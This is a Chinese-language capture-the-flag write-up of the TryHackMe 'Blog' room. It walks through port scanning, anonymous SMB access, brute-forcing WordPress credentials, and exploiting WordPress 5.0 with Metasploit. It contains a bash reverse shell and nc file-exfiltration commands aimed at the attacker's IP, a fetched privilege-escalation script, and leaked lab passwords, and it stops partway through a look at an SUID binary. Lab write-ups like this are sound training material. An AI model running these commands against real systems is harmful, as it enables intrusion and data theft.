URL : https://tryhackme.com/room/blog
IP : 10.10.175.75
Recon
- 老梗先用 rustscan 掃一下
rustscan -a 10.10.175.75 
- 可以看出開的 port 有22
- 80
- 139
- 445接下來用 nmap 做進一步的掃瞄-
nmap -A -p22,80,139,445 10.10.175.75 
- 可以看出http-generator: WordPress 5.0What version of the above CMS was being used?-
5.0What CMS was Billy using?-WordPress
Web
- 在文章內容中,可以看到有兩個作者Billy Joel帳號 :
bjoelKaren Wheeler- 帳號 :kwheel - Joel 的媽媽發現網頁會自動跳轉到
blog.thm- 這是 Wordpress 的一個問題,第一次進入就會在 DB 寫死 Domain name 並自動跳轉 
- 我們可以透過修改
/etc/hosts把 IP 綁上 domainsudo vim /etc/hosts - 裡面加上一行
10.10.175.75 blog.thm用 dirsearch 掃一次看看-python3 dirsearch.py -u http://blog.thm/ - 沒有什麼特別的結果,就是 Wordpress 該有的東西而已使用 WPScan,一款針對 Wordpress 的掃描器- 可以掃描出該網站有使用哪一些套件等
wpscan --updatewpscan --url http://blog.thm
└─$ wpscan --url http://blog.thm
_______________________________________________________________
		 __          _______   _____
		 \ \        / /  __ \ / ____|
		  \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
		   \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
			\  /\  /  | |     ____) | (__| (_| | | | |
			 \/  \/   |_|    |_____/ \___|\__,_|_| |_|

		 WordPress Security Scanner by the WPScan Team
						 Version 3.8.17
	   Sponsored by Automattic - https://automattic.com/
	   @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blog.thm/ [10.10.175.75]
[+] Started: Sat Aug  7 01:16:33 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://blog.thm/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blog.thm/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blog.thm/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blog.thm/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blog.thm/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.thm/feed/, https://wordpress.org/?v=5.0
 |  - http://blog.thm/comments/feed/, https://wordpress.org/?v=5.0

[+] WordPress theme in use: twentytwenty
 | Location: http://blog.thm/wp-content/themes/twentytwenty/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://blog.thm/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 1.8
 | Style URL: http://blog.thm/wp-content/themes/twentytwenty/style.css?ver=1.3
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://blog.thm/wp-content/themes/twentytwenty/style.css?ver=1.3, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:16  (137 / 137) 100.00% Time: 00:00:16

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Aug  7 01:17:25 2021
[+] Requests Done: 170
[+] Cached Requests: 7
[+] Data Sent: 40.812 KB
[+] Data Received: 322.273 KB
[+] Memory used: 213.184 MB
[+] Elapsed time: 00:00:51
- 可以發現
wp-content/oploads目錄沒有鎖 前面有發現 Wordpress 的版本是 5.0- 上 searchsploit 尋找看看有沒有可以用的 Exploit
wget https://www.exploit-db.com/download/49512 -O 49512.py- 然而執行起來發現需要帳號密碼,所以就暫時先放一邊
SMB
- 前面 nmap 發現他有開 SMB 的 port來掃看看
smbmap -H blog.thm - 可以發現有開一個Disk 叫做BillySMB
 也可以用
也可以用 smbclient -L //blog.thm列出裡面的資訊- 由於 SMB 可以使用匿名登入,所以詢問密碼只要直接按下 Enter即可  如上截圖,發現會出現一個 SMB1 Disable 的 錯誤- 依照下列網址方式處理https://dalemazza.wordpress.com/2020/04/20/nt_status_io_timeout-smb-error-and-how-to-fix-it/修改
 /etc/samba/smb.conf-
- 在
[global]裡面增加一行client min protocol = NT1就可以正常使用ㄌ 輸入
輸入 smbclient -N '//blog/thm/BillySMB'- 可以直接進入 SMB 的 CLI 輸入
輸入 ls觀察裡面的資料- 輸入
輸入 get {檔名}依序把檔案拔出來- 發現裡面有一張 QR Code- 網路上找一個 QR 轉換器
 然而只是一個普通的 Youtube 連結其他也都只是滿無聊的圖檔,沒有什麼特別
爆破密碼
- 爆破密碼很無聊,但有時候很有用針對 Wordpress 可以用
wpscan內建的爆破方法我們先準備一個user.txt裡面有兩行,分別是兩個使用者bjoel kwheel``wpscan --url http://blog.thm/ -U user.txt -P /opt/rockyou.txt- 接下來使用-U配使用者名稱檔案-P配密碼字典檔來未看先猜一下,爆出來比較有機會的是kwheel- 因為是開發者的媽媽,老人家資安意識比較差抱歉我就歧視等了十幾分鐘,真的成功的爆出了密碼!!-
kwheel/cutiepie1果然老人家愛用弱密碼接下來到/wp-admin準備登入-
- 也就真的順利登入了!!
 不過我們的使用者是
 editor沒有權限可以修改 template 之類的方法取得 RCE
嘗試 exploit-db 的 Payload (失敗)
- 先講結論,失敗了,我也不知道為什麼 QQ我已經完全照著網路上的方法做
- 但是還是怪怪ㄉ QQ使用先前載好的 https://www.exploit-db.com/download/49512依照提示準備一個

gd.jpg-cp Alice-White-Rabbit.jpg gd.jpg - 這邊我直接使用 smb 偷出來的圖片用 exiftool 寫入 shell-
exiftool gd.jpg -CopyrightNotice="" 
- 在這邊我們可以用 strings 觀察,檔案真的被寫進去了
 修改原始碼的
 lhost與lport-
python3 49512.py http://blog.thm/ kwheel cutiepie1 twentytwentync -nvlp 7877- 然而,都失敗了QQQ
使用大絕招 msf !!
- 輸入
msfconsole``use exploit/multi/http/wp_crop_rce show options觀察需要的參數set PASSWORD cutiepie1``set USERNAME kwheel``set RHOSTS blog.thm``set LHOST 10.13.21.55``exploit- 就成功接上了 meterpreter 的 shell- 但這邊我還是想使用普通的 reverse shell
- 所以我們就輸入
shell切換進入再來我想接回 reverse shell- 在攻擊機輸入nc -nvlp 7877 - meterpreter 輸入
bash -c 'bash -i >& /dev/tcp/10.13.21.55/7877 0>&1' - 就可以順利接回 shell然而在使用者的家目錄看到的
user.txt是假的 QQ 沒關係,我現在懶得找,等有 root 後再說ㄅ觀察使用者家目錄有一個 pdf 檔案,抓出來研究看看- 攻擊機
 nc -l -p 1234 > Billy_Joel_Termination_May20-2020.pdf - 靶機 `nc 10.13.21.55 1234
準備提權
- 使用常常出現的工具 linpeas
wget 10.13.21.55:8000/linpeas.sh bash linpeas.sh- 我們可以找到 wordpress 的資料庫密碼

LittleYellowLamp90!@發現 sudo 版本是 1.8.21- 發現一個奇怪的檔案有
 suid- 檔案路徑是/usr/sbin/checker 觀察 Checker- 先把檔案傳出來攻擊機
 nc -l -p 1234 > checker- 靶機
